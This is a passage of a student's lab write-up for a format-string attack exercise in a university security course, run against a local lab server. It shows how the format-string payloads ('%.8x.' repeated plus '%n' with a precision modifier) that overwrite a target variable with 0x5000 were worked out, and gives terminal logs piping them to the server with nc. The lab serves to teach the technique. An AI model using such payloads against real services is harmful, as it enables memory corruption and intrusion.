fd9a550.00000142.000005dc.080ee320.00000000.00000000.00000000.ffd9ac84.00000000.
00000000.00000000.00000142.
server-10.9.0.5  | The target variable's value (after):  0x0000023b
server-10.9.0.5  | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

```
➜  hw5 git:(feature/hw5) ✗ task run_task3
task: [run_task3] echo $(python3 attack-code/task_3.py) | nc 10.9.0.5 9090
^Ctask: Signal received: "interrupt"
task: Failed to run task "run_task3": exit status 130
➜  hw5 git:(feature/hw5) ✗
```

Task 3B: Change the value to 0x5000

My solution for Task 3B is located at `./attack-code/task_3B.py` Invoke it similarly to the solution for Task 2

First we convert 0x5000 to decimal, which is equivalent to 20480.

We know we will print 4 characters fot the address at the begining of our attack input.

We will want to modify our last "%x" modifier from Task 3A with a precision calculation.

```
s = "%.8x."* 63 + "%n"
```

As we will use 62 "%x" format specifiers before the precision modifier, we will have printed (62*8)+4=500 characters before our modifier.

20480 - 500 = 19,980


So we will want to start by using

```
s = "%.8x."*62 +"%.19980x" +"%n"
```

through trial and error we found that this changed the variable to hex "0x0000503e" which is decimal "20542" or 62 off from our target, so using

```
s = "%.8x."*62 +"%.19918x" +"%n"
```

We see the value of our target integer changes to our target value:



```
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000145
server-10.9.0.5  | The target variable's value (after): 0x00005000
server-10.9.0.5  | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

```
⊗ →  hw5 git:(feature/hw5) ✗ task run_task3B
  task: [run_task3B] echo $(python3 attack-code/task_3B.py) | nc 10.9.0.5 9090
  ^Ctask: Signal received: "interrupt"
  task: Failed to run task "run_task3B": exit status 130
⊗ →  hw5 git:(feature/hw5) ✗ task run_task3B
  task: [run_task3B] echo $(python3 attack-code/task_3B.py) | nc 10.9.0.5 9090
  ^Ctask: Signal received: "interrupt"
  task: Failed to run task "run_task3B": exit status 130
⊗ →  hw5 git:(feature/hw5) ✗ task run_task3B
  task: [run_task3B] echo $(python3 attack-code/task_3B.py) | nc 10.9.0.5 9090
  ^Ctask: Signal received: "interrupt"
  task: Failed to run task "run_task3B": exit status 130
⊗ →  hw5 git:(feature/hw5) ✗ task run_task3B
  task: [run_task3B] echo $(python3 attack-code/task_3B.py) | nc 10.9.0.5 9090
  ^Ctask: Signal received: "interrupt"
  task: Failed to run task "run_task3B": exit status 130
○ →  hw5 git:(feature/hw5) ✗
```

SSH: cs487.cs.uic.edu feature/hw5* ⊗ 0 ⚠ 0 0 -- NORMAL -- Ln 146, Col 1 Spaces: 4 UTF-8 LF Markdown

Task 4: Inject Malicious Code into the Server Program

Task 5: Attacking the 64-bit Server Program

Task 6: Fixing the Problem